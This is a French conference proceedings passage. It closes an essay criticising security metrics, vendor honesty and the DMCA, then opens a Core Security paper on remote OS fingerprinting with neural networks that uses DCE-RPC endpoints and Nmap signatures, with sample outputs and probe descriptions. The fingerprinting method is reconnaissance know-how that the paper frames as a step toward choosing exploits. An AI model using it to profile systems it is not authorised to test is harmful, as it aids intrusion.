


Figure 4-2. IT Security Metric Trend Example

Est-ce une mauvaise blague ? Non, juste un exemple parmi des centaines, que je n'ai sélectionné que pour sa simplicité et son innocuité – il y a peu de chance qu'un représentant de la société Bardon Data Systems se trouve parmi nous aujourd'hui, m'assigne en justice pour avoir dénigré ses produits. C'est que la certification HIPAA est censée être sérieuse et que craquer ce genre de chose, en 2006, peut signifier une lourde amende ou même la prison.

Quelle est l'utilité réelle, pour notre pauvre administrateur, de la vérification de la compliance à une politique de mot de passe si la « technologie » sous-jacente est si faible ? Nous rencontrons ici, d'un coup, 5 motifs

- L'utilisateur normal est incapable de juger de la validité de la technologie sous-jacente.
- La technologie sous-jacente, quelle que soit l'élégance avec laquelle elle a été emballée, craque « au niveau de l'octet », au plus bas niveau.
- Les sociétés commerciales qui ne sont pas soumises à un contrôle efficace sont fort tentées d'être incompétentes ou malhonnêtes.
- Les certifications sont peu fiables ; souvent en raison du manque de compétence des certificateurs.
- Les lois peuvent servir à empêcher l'expression des quatre motifs précédents.

Le cas, plus fameux, de Dmitry Sklyarov est, sous bien des aspects, similaire. Imaginons que notre administrateur, conscient des limites de sa politique de sécurisation, ait simplement souhaité sécuriser les documents les plus importants de ses utilisateurs. Parmi les produits qu'il pourrait avoir achetés, en les payants parfois très cher, on trouve des produits qui se contentent de boucles XOR avec la chaîne « encrypted », chiffrent tous les documents avec une clé unique ou encore

stockent simplement la clé de chiffrement, en clair, dans le document lui-même[5]. Le problème est ancien et récurrent[6]. On pourrait résumer l'évolution de la façon suivante

Avant 2000 : beaucoup de programmes de « sécurité » sont faibles. En parler provoque une réaction embarrassée de l'éditeur qui assure avoir amélioré ses nouvelles versions.

Après 2000 : les programmes de sécurité restent faibles. Décrire leurs vulnérabilités suscite les premières réactions légales musclées. Prévoir un budget légal important. Compter sur le support de l'opinion publique.

En 2006 : dans le cadre légal actuel, démontrer la faiblesse d'un programme de « sécurité » est simplement devenu trop dangereux. On n'en parle donc plus. Gageons que d'éventuelles statistiques de solidité donneraient l'impression d'une nette amélioration des programmes...

Passons rapidement sur le reste du document du NIST, consacré en grande partie à des suggestions lourdes, voire impossibles à mettre en oeuvre, et qui ignorent complètement soit la réalité sous-jacente, soit la vitesse d'évolution des technologies.

La question initiale, qui concernait simplement la mesure de la sécurité, nous a vite conduit sur d'autres chemins intéressants.

2 Et les commerciaux dans tous cela ?

Certains d'entre-vous pensent peut-être que ce que nous venons d'entendre relève de la bureaucratie et qu'il vaut mieux se tourner vers le secteur privé, plus réactif et peut-être plus informé, pour obtenir une évaluation pertinente.

2.1 Niveaux d'alertes

Il y a par exemple les niveaux d'alertes auxquels les éditeurs d'anti-virus nous ont habitué. Si l'on note une certaine responsabilisation à ce niveau – plus personne n'oserait en 2006 nous refaire le coup de « Michelangelo », « Hare Krishna », « Palm Trojan » (motif : honnêteté spontanée des sociétés commerciales...) - on a le droit de penser que ces codes colorés relèvent plus du marketing que de la statistique utile. De nos jours, un administrateur de serveur de courrier électronique tant soit peu fréquenté est, de toute façon, très rapidement au courant du niveau d'alerte qui le concerne. Passons.

3 Mesure Commerciale de Securité

Le « Security Metrics Consortium » lancé à grand renfort d'annonces de presse[7] au début de 2004 par la société Foundstone s'était donné le but louable de mettre de l'ordre au pays des « security metrics ». Il devait regrouper des CSO/CISO de premier plan et, enfin, répondre de façon indépendante et neutre aux interrogations légitimes des responsables de la sécurité informatique. Le « Security Metrics Consortium » avait-il des réponses à nous apporter ? Nous ne le saurons malheureusement pas.

[5] `http://www.cs.cmu.edu/~dst/Adobe/Gallery/ds-defcon/sld001.htm`

[6] post personnel sur alt.security le 21 Mars 1997

[7] `http://www.eweek.com/article2/02C18952C15384102C00.asp` et `http://www.foundstone.com/company/pressrelease_template.htm?indexid=115`

4 Statistiques d'incidents

Il est généralement admis, dans le monde de la sécurité informatique, qu'on ne peut se fier aux rapports d'accidents informatiques spontanément signalés par les sociétés qui en sont victimes. Les cadavres, au placard ! (motif : honnêteté des sociétés commerciales...)

C'est pourtant, effet secondaire inattendu de notre excursion dans les méthodes de mesure de la sécurité informatique, de ce côté que vient notre premier élément positif : une loi bien informée comme le **California Security Breach Information Act**[8] peut aider les sociétés commerciales à rester dans le droit chemin. C'est ainsi qu'on s'est aperçu que CardSystems[9], un centre d'autorisations de cartes de crédit majeur, n'utilisait aucun chiffrement pour ses communications sensibles. La loi les a forcés à révéler l'attaque dont ils avaient été victime mais aussi à préserver toute la documentation dont ils disposaient sur l'incident. Ils n'avaient « perdu » que les caractéristiques de 40 millions de cartes de crédits... Cette loi, qui engage clairement la responsabilité des sociétés commerciales, a suscité une réaction unanimement décrite comme salutaire. Nous y reviendrons.

[8] California Security Breach Information Act (SB-1386)
[9] `http://www.computerworld.com/securitytopics/security/story/0,10801,102646,00.html`

5 Système D : le sondage

Une autre méthode d'estimation du niveau de sécurité informatique, c'est le sondage des professionnels. Qui pense que le niveau de sécurité informatique est meilleur aujourd'hui qu'il y a cinq ou dix ans ? Si vous pensez, comme moi, que la situation ne s'est pas améliorée, malgré les quelques 27 milliards de dollars dépensés en 2004 dans le secteur, (qui affiche des taux de croissance de 20% par an), il est légitime de se demander quelle malédiction frappe notre secteur, qui l'empêche d'afficher des progrès similaires, par exemple, à ceux de la sécurité routière.

Il y a malheureusement un ensemble de facteurs face auxquels nous sommes presque impuissants.

6 La prouvabilité des programmes

Les programmes ne sont pas prouvables. De façon générale et de façon particulière, quel que soit le niveau auquel l'on se place[10]. Une anecdote illustre l'ignorance de ces principes. Un soir de 2001, un de nos clients téléphone pour nous proposer une collaboration technique avec sa prestigieuse institution universitaire : son but est simple. Le marché est, en théorie, profitable aux deux parties.

« Nous allons commencer par déterminer l'intention hostile d'un morceau arbitraire de code. Vous nous aidez techniquement à implémenter ces heuristiques sous forme de plugin pour votre produit »

Nous rencontrons un nouveau motif du monde de la sécurité informatique - l'ignorance de principes théoriques fondamentaux – et un motif connu : l'ignorance pratique, de tous les petits détails qui, au niveau de l'octet, peuvent gâcher la fête.

Mon correspondant s'est étonné, offusqué même, de mon manque d'intérêt. En 2005, il travaillait toujours sur le problème et nous a offert une nouvelle collaboration, rémunérée cette fois, que nous avons refusé.

7 L'utilisation du C et du C++

On peut se demander quel serait l'aspect du paysage de la sécurité informatique si le C et le C++ n'avaient pas été inventés. Beaucoup de choses ont été écrites sur le sujet et sur les vulnérabilités associées à une certaine pratique de ces langages. Des efforts très importants ont été consentis et commencent à porter leurs fruits. Hélas, l'héritage est très lourd et c'est cette énorme quantité de code laissée en héritage qui continuera de poser problème.

8 La complexité croissante

L'immense diversité des applications et appareils déployés, la complexité sans cesse croissante des protocoles et des standards, restent évidemment des obstacles majeurs à l'amélioration du paysage sécuritaire. Il n'est pas possible d'être un hyper-spécialiste des algorithmes cryptographiques, de la rétro-ingéniérie de leurs implémentations, de TCP/IP, des détails de l'uPnP, la sécurisation d'un serveur Exchange, etc...

[10] `http://www.acm.org/classics/sep95/`

9 L'éducation de l'utilisateur

Nous savons aujourd'hui que l'éducation de l'utilisateur est une tâche insurmontable. Dans les domaines qui n'ont pas ou peu changé, tels la gestion des mots de passe, il est clair que les nombreuses campagnes d'éducation n'ont eu que peu d'effet. Dans les domaines très changeants, on a à peine terminé une explication qu'elle ne s'applique plus. (phishing, sécurité wireless)

Heureusement, certains des facteurs responsables de l'environnement précaire actuel sont à notre portée. Commençons par mettre de l'ordre dans notre propre jardin et penchons-nous sur l'attitude des chercheurs en sécurité informatique.

10 Le chercheur et le « Cool factor ».

L'utilisation par IBM de réseaux neuronaux pour la détection des virus de secteur de démarrage et la publication des résultats de cette recherche[11] dans la revue IEEE Expert reste pour moi un cas d'école

- le problème était d'une portée minime.
- les solutions existantes étaient suffisantes techniquement.
- des solutions non techniques raisonnables existaient.

Le monde de la sécurité informatique est plein d'individus talentueux et enthousiastes, qui s'amusent à inventer et cherchent, c'est bien naturel, à attirer l'attention. Le spectaculaire devance souvent l'outil. L'outil précède parfois le problème. C'est bien, mais ce n'est en général pas la solution optimale et cela gaspille le talent. Une approche plus méthodique, moins médiatique, comme celle de l'équipe du Wisconsin Safety Analyzer[12] devrait jouer le rôle de modèle. Essayons d'y penser chaque fois que nous apportons une solution très « Cool » à un problème de sécurité informatique.

11 Le chercheur et l'hypocrisie.

En 1996, le « Little Black Book of Computer Viruses » défrayait la chronique. A l'époque, l'aura « virus » était bien plus fort qu'aujourd'hui. Quand les bulgares ne jouaient pas du parapluie dans les rues de Londres, leurs méchants génies travaillaient à la perte du monde occidental.

The Bulgarian Dark Avenger writes viruses. Much like Hannibal Lecter, he is clever - and cunningly dangerous. (Sarah Gordon – IBM)

En 2006, un des livres de sécurité informatique les plus lu se consacre exclusivement à la construction de rootkits. Est-il vraiment nécessaire, dans ce genre d'ouvrage, d'expliquer au lecteur qu'il est intéressant de créer des sous-répertoires pour gérer des projets d'une certaine ampleur ? Guider pas à pas un public paresseux dans la réalisation d'outils dangereux est-il une attitude responsable à moyen ou long terme ? Question intéressante : pourquoi la justice, pourtant moins aggressive à l'époque, avait-elle souhaité interdire le « black book » alors que le livre consacré aux « rootkit » ne suscite aucune réaction ? (nouveau motif : les buts des sociétés commerciales ont-ils un impact sur la genèse et l'utilisation des lois ?)

[11] `http://www.research.ibm.com/antivirus/SciPapers/Tesauro/NeuralNets.html`
[12] `http://www.cs.wisc.edu/wisa/`

12 Le chercheur et la technologie.

La technologie ne fonctionne pas ? Ajoutons de la technologie ! Une réaction bien naturelle, face à un problème technologique, est d'apporter une réponse technologique : le logiciel « **BlackIce** » fut un des premiers systèmes de pare-feu/IDS personnel. Malheureusement, Black Ice lui-même est devenu la source d'incidents[13] et, à l'autopsie, les utilisateurs qui ne l'ont pas installé mais qui lui ont préféré des mesures d'hygiène simple ont gagné au change. Au début des années 2000, la mode était à l'installation de doubles firewalls : CodeRed, imprévu, est tranquillement passé au travers des doubles configurations. Parfois, souvent, il faut simplifier. (motif : une vulnérabilité est corrigée par une nouvelle couche logicielle, elle-même vulnérable)

13 Le chercheur, l'attrait de la gloire et la confusion des termes.

Le « rootkit » de Sony est un cas d'école récent. Selon les définitions existantes avant l'incident, il ne s'agissait clairement pas d'un rootkit, mais bien d'une méthode de protection, malpolie, dangereuse, irritante comme on en trouve dans les jeux vidéos[14]. Mark Russinovich l'a initialement qualifiée de « rootkit like method ». Très vite, on a assisté à une dérive du sens des mots. On a résumé en « rootkit ». Sony passé en mode contrôle de dommage, a offert une méthode lourde et vulnérable de désinstallation. Bien entendu, un « chercheur » a montré la possibilité d'exploiter cette méthode de désinstallation, pour faire n'importe quoi, et éventuellement installer un virus. Le rootkit Sony qui n'en était pas un est devenu « le virus Sony »... Mais déjà, on commençait à parler du « rootkit Symantec »

Ces glissements de sens sont dangereux. Certes, prompts à susciter l'attention des médias et la mobilisation populaire, ils offrent l'illusion d'une victoire rapide sur une « méchante » société commerciale (motif : l'honnêteté spontanée des sociétés commerciales). Mais le KO ainsi obtenu n'est pas nécessairement suivi d'effets durables : Sony n'a pas vraiment retiré les disques protégés du marché. Ensuite, comme Symantec l'a appris, la dérive de sens peut avoir des effets de bord inattendus.

Enfin, ils contribuent, chez les décideurs qui n'ont ni le temps ni les moyens de creuser le sujet, à entretenir le climat de confusion qui aide à la genèse de mauvaises lois. L'avis de Schneier sur le sujet, que je ne partage pas mais qui est intéressant, illustre clairement la confusion et le malaise.[15]

L'important n'était pas de gifler Sony, l'important était de poser fondamentalement la question de ce que ces sociétés peuvent se permettre et, éventuellement, de légiférer. Une bonne loi comme le « California Security Breach Information Act », nous l'avons vu, peut responsabiliser les sociétés commerciales sans les étouffer.

L'appel de la gloire a entraîné une surenchère qui a rapidement masqué les vrais enjeux : nous avons manqué une opportunité. Ce n'est pas un cas isolé.

14 Le chercheur qui casse pour casser.

Gardons toujours à l'esprit qu'il est plus facile de casser un programme ou un système que de le construire. Cette vérité inévitable devrait inciter beaucoup d'entre-nous à un peu plus de

[13] `http://isc.sans.org/diary.php?date=2004-03-20`
[14] `http://www.bookofhook.com/Article/GameDevelopment/TheCopyProtectionDilemma.html`
[15] `http://www.schneier.com/blog/archives/2005/11/sonys_drm_rootk.html`

mesure et de modestie. L'impression que le « super-hacker » médiatisé est plus fort que le pauvre programmeur anonyme est, dans la très vaste majorité des cas, totalement fausse. Ce distingo est évident pour les spécialistes, mais pas toujours pour les médias...

Quittons maintenant notre chercheur pour nous intéresser au rôle des sociétés commerciales...

15 Attitude des sociétés commerciales

Affirmons le sans hésiter : rien ne pousse la société commerciale à l'honnêteté spontanée. Croire que les lois du marché sont des moteurs puissants de vertu relève de la naïveté (SUV Ford, Vioxx, Cartes Bancaires...) ou du Bushianisme. L'attitude des sociétés de sécurité informatique ne fait pas exception à la règle : pour ces sociétés, l'unité de péché se mesure en octets ce qui permet de cacher des cimetières entiers dans de petits placards. De l'affaire Michelangelo aux affirmations qu'aucune exploitation des failles WMF n'était connue. De la vente de boucles XOR à cinq mille dollars en passant par les campagnes de pub carrément mensongères (Oracle[16], [17]) on pourrait facilement consacrer une conférence comme celle-ci à la liste de ces exactions.

Une bonne loi comme le « California Security Breach Information Act », nous l'avons vu, peut responsabiliser les sociétés commerciales et les inciter à améliorer leurs pratiques.

Une mauvaise loi, comme le sont des pans entiers du DMCA, est continuellement exploitée dans des actions en justice frivoles, pour réduire au silence la personne qui tire la sonnette d'alarme ou pour dissimuler l'incroyable faiblesse de certaines solutions de sécurité informatique.

Il devrait être possible de découvrir et dénoncer l'utilisation de XOR (ou ses variantes) dans les programmes commerciaux sans s'exposer à des poursuites coûteuses. Les sociétés commerciales devraient être freinées dans leur enthousiasme à se livrer à une publicité mensongère.

16 Cadre Légal - Experts indépendants.

Vous avez maintenant compris que je suis un fervent partisan des bonnes lois. Je ne suis pas le seul : l'opinion qu'il faut mettre de l'ordre dans ce « Far West » qu'est l'Internet est de plus en plus souvent entendue. Mais qu'est-ce qu'une bonne loi ? Il est évident qu'il ne m'appartient pas d'en définir les critères mais je suis autorisé à réfléchir.

A la racine d'une grande partie des problèmes de sécurité informatique, des pauvres méthodes de chiffrement de la société Bardon aux « rootkit Sony », il y a un ensemble de faits techniques de bas niveau auxquels le public (qui ne sait pas ce qu'est un rootkit – son éducation reste un mirage), la société commerciale (qui, à l'évidence, réagit avec incompétence), et le législateur (qui subit les pressions intéressées de nombreux groupes d'intérêts) ne comprennent pas grand-chose. Si cette ignorance a des aspects positifs puisqu'elle confère à nos connaissances l'utilité qui nous permet de gagner notre pain, elle ne me parait pas une fondation bien solide pour bâtir de bonnes lois.

On me répondra que les « experts » sont là pour éduquer le législateur et le juge, que c'est ce qui se passe dans d'autres disciplines. C'est vrai. Mais en sécurité informatique, un domaine en forte croissance où les salaires sont plus que corrects, l'expert indépendant compétent est un oiseau rare. Très rare.

On m'objectera que les procès dans le domaine médical peuvent aussi tourner à la bataille d'experts. C'est vrai. Mais, dans ce genre de procès, on ne se bat pas sur la définition du terme

[16] `http://www.oracle.com/oramag/oracle/02-mar/o22insight.html`
[17] `http://news.com.com/2061-10789_3-5808928.html`

fibrillation ou sur la nature du paracetamol. Ces termes ont une acception claire. Des organismes de contrôle indépendants ont établi des définitions précises, des recommandations de traitement, etc... En informatique, un expert pourrait impunément prétendre qu'un pancréas fibrille ou que le paracétamol est une hormone stéroïdienne.

Le milieu de la sécurité informatique a besoin d'experts indépendants, en nombre suffisant pour couvrir les multiples facettes de la technologie. Le milieu de la sécurité informatique a besoin d'organismes indépendants, bien dotés, qui s'expriment clairement. Ces structures indépendantes doivent être utilisées pour responsabiliser, par l'intermédiaire de lois bien conçues, les sociétés commerciales qui fournissent des services et des produits informatiques.

Ces experts seraient immunisés contre le « cool factor », les retombées commerciales que la gloire éphémère pourrait apporter à leur employeur. Ils seraient bien formés et reconnaîtraient les motifs que nous avons évoqués au fil de cette présentation.

Pour améliorer fondamentalement la situation de la sécurité informatique, il faudra de bonnes lois.

Pour récolter de bonnes lois, il faut semer la compétence et l'indépendance.

Outrepasser les limites des techniques classiques de Prise d'Empreintes grâce aux Réseaux de Neurones

Javier Burroni[1] and Carlos Sarraute[2]

[1] Equipe de développement d'Impact,
Core Security Technologies
[2] Laboratoire de recherche
de Core Security Technologies
et Département de Mathématiques
de l'Université de Buenos Aires

Résumé Nous présentons la détection distante de systèmes d'exploitation comme un problème d'inférence : à partir d'une série d'observations (les réponses de la machine cible à un ensemble de tests), nous voulons inférer le type de système d'exploitation qui génèrerait ces observations avec une plus grande probabilité. Les techniques classiques utilisées pour réaliser cette analyse présentent plusieurs limitations. Pour outrepasser ces limites, nous proposons l'utilisation de Réseaux de Neurones et d'outils statistiques. Nous présenterons deux modules fonctionnels : un module qui utilise les points finaux DCE-RPC pour distinguer les versions de Windows, et un module qui utilise les signatures de Nmap pour distinguer les versions de systèmes Windows, Linux, Solaris, OpenBSD, FreeBSD et NetBSD. Nous expliquerons les détails de la topologie et du fonctionnement des réseaux de neurones utilisés, et du réglage fin de leurs paramètres. Finalement nous montrerons des résultats expérimentaux positifs.

1 Introduction

Le problème de la détection à distance du système d'exploitation, aussi appelé OS Fingerprinting (prise d'empreintes), est une étape cruciale d'un test de pénétration, puisque l'attaquant (professionnel de la sécurité, consultant ou hacker) a besoin de connaître l'OS de la machine cible afin de choisir les exploits qu'il va utiliser. La détection d'OS est accomplie en sniffant de façon passive des paquets réseau et en envoyant de façon active des paquets de test à la machine cible, pour étudier des variations spécifiques dans les réponses qui révèlent son système d'exploitation.

Les premières implémentations de prise d'empreintes étaient basées sur l'analyse des différences entre les implémentations de la pile TCP/IP. La génération suivante utilisa des données de la couche d'applications, tels que les endpoints DCE RPC. Bien que l'analyse porte sur plus d'information, quelque variation de l'algorithme consistant à chercher le point le plus proche (« best fit ») est toujours utilisée pour interpréter cette information. Cette stratégie a plusieurs défauts : elle ne va pas marcher dans des situations non standard, et ne permet pas d'extraire les éléments clefs qui identifient de façon unique un système d'exploitation. Nous pensons que le prochain pas est de travailler sur les techniques utilisées pour analyser les données.

Notre nouvelle approche se base sur l'analyse de la composition de l'information relevée durant le processus d'identification du système pour découvrir les éléments clef et leurs relations. Pour implémenter cette approche, nous avons développé des outils qui utilisent des réseaux de neurones et des techniques des domaines de l'Intelligence Artificielle et les Statistiques. Ces outils ont été intégrés avec succès dans un software commercial (Core Impact).

2 DCE-RPC Endpoint mapper

2.1 Le service DCE-RPC nous informe

Dans les systèmes Windows, le service DCE (Distributed Computing Environment) RPC (Remote Procedure Call) reçoit les connexions envoyées au port 135 de la machine cible. En envoyant une requête RPC, il est possible de déterminer quels services ou programmes sont enregistrés dans la base de données du mapper d'endpoints RPC. La réponse inclut le UUID (Universal Unique IDentifier) de chaque programme, le nom annoté, le protocole utilisé, l'adresse de réseau à laquelle le programme est lié, et le point final du programme (endpoint).

Il est possible de distinguer les versions, éditions et service packs de Windows selon la combinaison de point finaux fournie par le service DCE-RPC.

Par exemple, une machine Windows 2000 édition professionnelle service pack 0, le service RPC retourne 8 points finaux qui correspondent à 3 programmes :

```
uuid="5A7B91F8-FF00-11D0-A9B2-00C04FB6E6FC"
annotation="Messenger Service"
 protocol="ncalrpc"      endpoint="ntsvcs"       id="msgsvc.1"
 protocol="ncacn_np"     endpoint="\PIPE\ntsvcs" id="msgsvc.2"
 protocol="ncacn_np"     endpoint="\PIPE\scerpc" id="msgsvc.3"
 protocol="ncadg_ip_udp"                         id="msgsvc.4"

uuid="1FF70682-0A51-30E8-076D-740BE8CEE98B"
 protocol="ncalrpc"      endpoint="LRPC"         id="mstask.1"
 protocol="ncacn_ip_tcp"                         id="mstask.2"

uuid="378E52B0-C0A9-11CF-822D-00AA0051E40F"
 protocol="ncalrpc"      endpoint="LRPC"         id="mstask.3"
 protocol="ncacn_ip_tcp"                         id="mstask.4"
```

2.2 Les réseaux de neurones entrent en jeu ...

Notre idée est de modeler la fonction qui fait correspondre les combinaisons de points finaux aux versions du système d'exploitation avec un réseau de neurones.

Plusieurs questions se posent :

· quel genre de réseau de neurones allons nous utiliser ?

· comment organiser les neurones ?

· comment faire correspondre les combinaisons de points finaux avec les neurones d'entrée du réseau ?

· comment entraîner le réseau ?

Le choix adopté est d'utiliser un réseau perceptron multicouches, plus précisément composé de 3 couches (nous indiquons entre parenthèses le nombre de neurones pour chaque couche qui résulta des tests de notre laboratoire, voir la figure 1 pour un schéma de la topologie du réseau).

1. couche d'entrée (avec 413 neurones) contient un neurone pour chaque UUID et un neurone pour chaque point final qui correspond à cet UUID. Suivant l'exemple précédent, nous avons un neurone pour le service Messenger et 4 neurones pour chaque endpoint associé à ce programme.

Cela nous permet de répondre avec flexibilité à l'apparition d'un point final inconnu : nous retenons de toute façon l'information de l'UUID principal.

2. couche de neurones cachés (avec 42 neurones), où chaque neurone représente une combinaison des neurones d'entrée.
3. couche de sortie (avec 25 neurones), contient un neurone pour chaque version et édition de Windows (p.ex. Windows 2000 édition professionnelle), et un neurone pour chaque version et service pack de Windows (p.ex. Windows 2000 service pack 2). De cette manière le réseau peut distinguer l'édition et le service pack de façon indépendante : les erreurs dans une dimension n'affectent pas les erreurs dans l'autre dimension.




Fig. 1. Réseau de Neurones Perceptron Multicouches

Qu'est-ce qu'un perceptron ? C'est l'unité de base du réseau, et en suivant l'analogie biologique, il joue le rôle d'un neurone qui reçoit de l'énergie à travers de ses connections synaptiques et la transmet à son tour selon une fonction d'activation.

Concrètement, chaque perceptron calcule sa valeur de sortie comme

$$v_{i,j} = f(\sum_{k=0}^{n} w_{i,j,k} \cdot x_k \ )$$

où $\{x_1 \dots x_n\}$ sont les entrées du neurone, $x_0 = -1$ est une entrée de biais fixe et f est une fonction d'activation non linéaire (nous utilisons tanh, la tangente hyperbolique). L'entraînement du réseau consiste à calculer les poids synaptiques $\{w_{i,j,0} \dots w_{i,j,n}\}$ pour chaque neurone (i, j) (i est la couche, j est la position du neurone dans la couche).

2.3 Entraînement par rétropropagation

L'entraînement se réalise par rétropropagation : pour la couche de sortie, à partir d'une sortie attendue $\{y_1 \dots y_m\}$ nous calculons (pour chaque neurone) une estimation de l'erreur

$$\delta_{i,j} = f'(v_{i,j})\ (y_j - v_{i,j})$$

Celle-ci est propagée aux couches précédentes par :

$$\delta_{i,j} = f'(v_{i,j})\ \sum_k w_{i,j,k} \cdot \delta_{i+1,j}$$

où la somme est calculée sur tous les neurones connectés avec le neurone (i, j).

Les nouveaux poids, au temps $t + 1$, sont

$$w_{t+1;i,j,k} = w_{t;i,j,k} + \Delta w_{t;i,j,k}$$

où Δw_t dépend d'un facteur de correction et aussi de la valeur de Δw_{t-1} multipliée por un momentum μ (cela donne aux modifications une sorte d'énergie cinétique) :

$$\Delta w_{t;i,j,k} = (\lambda \cdot \delta_{i+1,k} \cdot v_{i,j}) + \mu \cdot \Delta w_{t-1;i,j,k}$$

Le facteur de correction dépend des valeurs δ calculées et aussi d'un facteur d'apprentissage λ qui peut être ajusté pour accélérer la convergence du réseau.

Le type d'entraînement réalisé s'appelle apprentissage supervisé (basé sur des exemples). La rétropropagation part d'un jeu de données avec des entrées et des sorties recherchées. Une génération consiste à recalculer les poids synaptiques pour chaque paire d'entrée / sortie. L'entraînement complet requiert 10350 générations, ce qui prend quelques 14 heures d'exécution de code python. Etant donné que le design de la topologie du réseau est un processus assez artisanal (essai et erreur), qui requiert d'entraîner le réseau pour chaque variation de la topologie afin de voir si elle produit de meilleurs résultats, le temps d' exécution nous a particulièrement motivés à améliorer la vitesse de convergence de l'entraînement (problème que nous traitons dans la section 4).

Pour chaque génération du processus d'entraînement, les entrées sont réordonnées au hasard (pour que l'ordre des données n'affecte pas l'entraînement). En effet le réseau est susceptible d'apprendre n'importe quel aspect des entrées fournies, en particulier l'ordre dans lequel on lui présente les choses.

La table 1 montre le résultat de l'exécution du module contre un Windows 2000 édition server sp1. Le système correct est reconnu avec un haut niveau de confiance. La table 2 montre une comparaison (de notre laboratoire) entre le vieux module DCE-RPC (qui utilise un algorithme de « best fit ») et le nouveau module qui utilise un réseau de neurones pour analyser l'information.

3 Détection d'OS basée sur les signatures de Nmap

3.1 Richesse et faiblesse de Nmap

Nmap est un outil d'exploration réseau et un scanner de sécurité qui inclut une méthode de détection d'OS basée sur la réponse de la machine cible à une série de 9 tests. Nous décrivons brièvement dans le tableau 3, les paquets envoyés par chaque test, pour plus d'informations voir la page de Nmap [1].

```
Neural Network Output (close to 1 is better):
Windows NT4: 4.87480503763e-005
Editions:
    Enterprise Server: 0.00972694324639
    Server: -0.00963500026763
Service Packs:
    6: 0.00559659167371
    6a: -0.00846224120952
Windows 2000: 0.996048928128
Editions:
    Server: 0.977780526016
    Professional: 0.00868998746624
    Advanced Server: -0.00564873813703
Service Packs:
    4: -0.00505441088081
    2: -0.00285674134367
    3: -0.0093665583402
    0: -0.00320117552666
    1: 0.921351036343
Windows 2003: 0.00302898647853
Editions:
    Web Edition: 0.00128127138728
    Enterprise Edition: 0.00771786077082
    Standard Edition: -0.0077145024893
Service Packs:
    0: 0.000853988551952
Windows XP: 0.00605168045887
Editions:
    Professional: 0.00115635710749
    Home: 0.000408057333416
Service Packs:
    2: -0.00160404945542
    0: 0.00216065240615
    1: 0.000759109188052
Setting OS to Windows 2000 Server sp1
Setting architecture: i386
```

Tab. 1. Résultat du module DCE-RPC endpoint mapper

Résultat	Vieux module DCE-RPC	DCE-RPC avec réseau de neurones
Concordance parfaite	6	7
Concordance partielle	8	14
Erreur	7	0
Pas de réponse	2	2

Tab. 2. Comparaison entre le vieux module DCE-RPC et le nouveau module

Test	envoyer paquet	à un port	avec les flags
T1	TCP	TCP ouvert	SYN, ECN-Echo
T2	TCP	TCP ouvert	no flags
T3	TCP	TCP ouvert	URG, PSH, SYN, FIN
T4	TCP	TCP ouvert	ACK
T5	TCP	TCP fermé	SYN
T6	TCP	TCP fermé	ACK
T7	TCP	TCP fermé	URG, PSH, FIN
PU	UDP	UDP fermé	
TSeq	TCP * 6	TCP ouvert	SYN

Tab. 3. Description des paquets envoyés

Notre méthode utilise la base de signatures de Nmap. Une signature est un ensemble de règles décrivant comment une version / édition spécifique d'un système d'exploitation répond aux tests. Par exemple :

```
# Linux 2.6.0-test5 x86
Fingerprint Linux 2.6.0-test5 x86
Class Linux | Linux | 2.6.X | general purpose
TSeq(Class=RI%gcd=<6%SI=<2D3CFA0&>73C6B%IPID=Z%TS=1000HZ)
T1(DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=Y%DF=Y%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T4(DF=Y%W=0%ACK=O%Flags=R%Ops=)
T5(DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=Y%W=0%ACK=O%Flags=R%Ops=)
T7(DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
```

La base de Nmap contient 1684 signatures, ce qui veut dire que quelques 1684 versions / éditions de systèmes d'exploitation peuvent théoriquement être distinguées par cette méthode.

